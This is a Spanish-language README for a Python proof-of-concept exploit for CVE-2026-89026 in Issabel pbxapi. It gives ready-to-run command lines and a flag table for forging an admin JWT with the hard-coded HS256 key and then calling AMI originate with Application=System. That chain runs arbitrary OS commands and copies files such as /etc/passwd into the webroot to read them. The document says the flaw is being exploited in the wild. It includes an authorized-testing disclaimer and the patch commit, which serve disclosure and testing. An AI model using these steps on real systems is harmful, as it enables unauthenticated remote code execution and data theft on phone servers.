Prueba de concepto en Python para CVE-2026-89026: falsifica un JWT HS256 con la clave codificada de forma fija de Issabel pbxapi para eludir la autenticación y ejecutar comandos del sistema operativo mediante AMI originate.

Issabel pbxapi RCE mediante JWT codificado de forma rígida POC
Issabel Framework pbxapi — falsificación de JWT sin autenticación (clave HS256 codificada de forma rígida) y luego GET /pbxapi/manager/originate con Application=System para ejecutar comandos del sistema operativo como el usuario de Asterisk. Corregido en el commit b97dbaf (clave cargada desde /etc/issabel.conf). Shadowserver observó explotación desde el 2026-09-09.
Solo para pruebas autorizadas. No ejecutes esto contra sistemas que no poseas o para los que no tengas permiso de prueba.
Requiere: Python 3, solo biblioteca estándar.
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --test --insecure

python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --read /etc/passwd --insecure
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --cmd id --insecure
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u TARGET --test
| Flag | Qué hace |
|---|---|
-u / --url | URL base de Issabel (obligatorio). http:// o https://. Un nombre de host sin esquema se prueba primero como HTTPS y luego como HTTP. Las redirecciones http→https conservan el POST. Los certificados TLS inválidos se reintentan sin verificación; --insecure omite la verificación desde el principio (Issabel suele usar un certificado autofirmado) |
--test | Huella de /pbxapi y demuestra que se acepta un JWT de administrador falsificado. Sin originate / sin comando |
--read PATH | Ejecuta cp PATH en la raíz web mediante System y luego hace GET del archivo (así es como ves /etc/passwd) |
--cmd CMD | GET /pbxapi/manager/originate?application=System&data=CMD. AMI no devuelve stdout — usa --read para ver un archivo |
--channel | Channel de Originate (por defecto Local/s@default) |
--insecure | Omite la verificación TLS |
--timeout | Segundos de timeout HTTP (por defecto 30) |
Endpoints de --test: GET /pbxapi/ sin Authorization (se espera 403), luego la misma URL con Authorization: Bearer <JWT falsificado>. Un JSON 200 que liste controllers / manager (o el JSON de conexión AMI tras la autenticación) es VULNERABLE. No llama a originate.
Autenticación: no hay ninguna para el atacante. La API cree que tiene autenticación Bearer JWT. Antes del parche, pbxapi/index.php establece JWT_KEY a una cadena compilada en cada instalación. El PoC firma con HS256 {iat, exp, data.name=admin} con esa clave. Tras el parche, la clave es base64_decode(pbxapijwtsecret) de /etc/issabel.conf y el token estándar es rechazado (NOT_VULNERABLE).
Stdout: PBXAPI, VULNERABLE, NOT_VULNERABLE, NOT_FOUND, HANDLER, HTTP.
CVE: CVE-2026-89026. Crédito: Shadowserver Foundation / VulnCheck. Parche: b97dbaf.








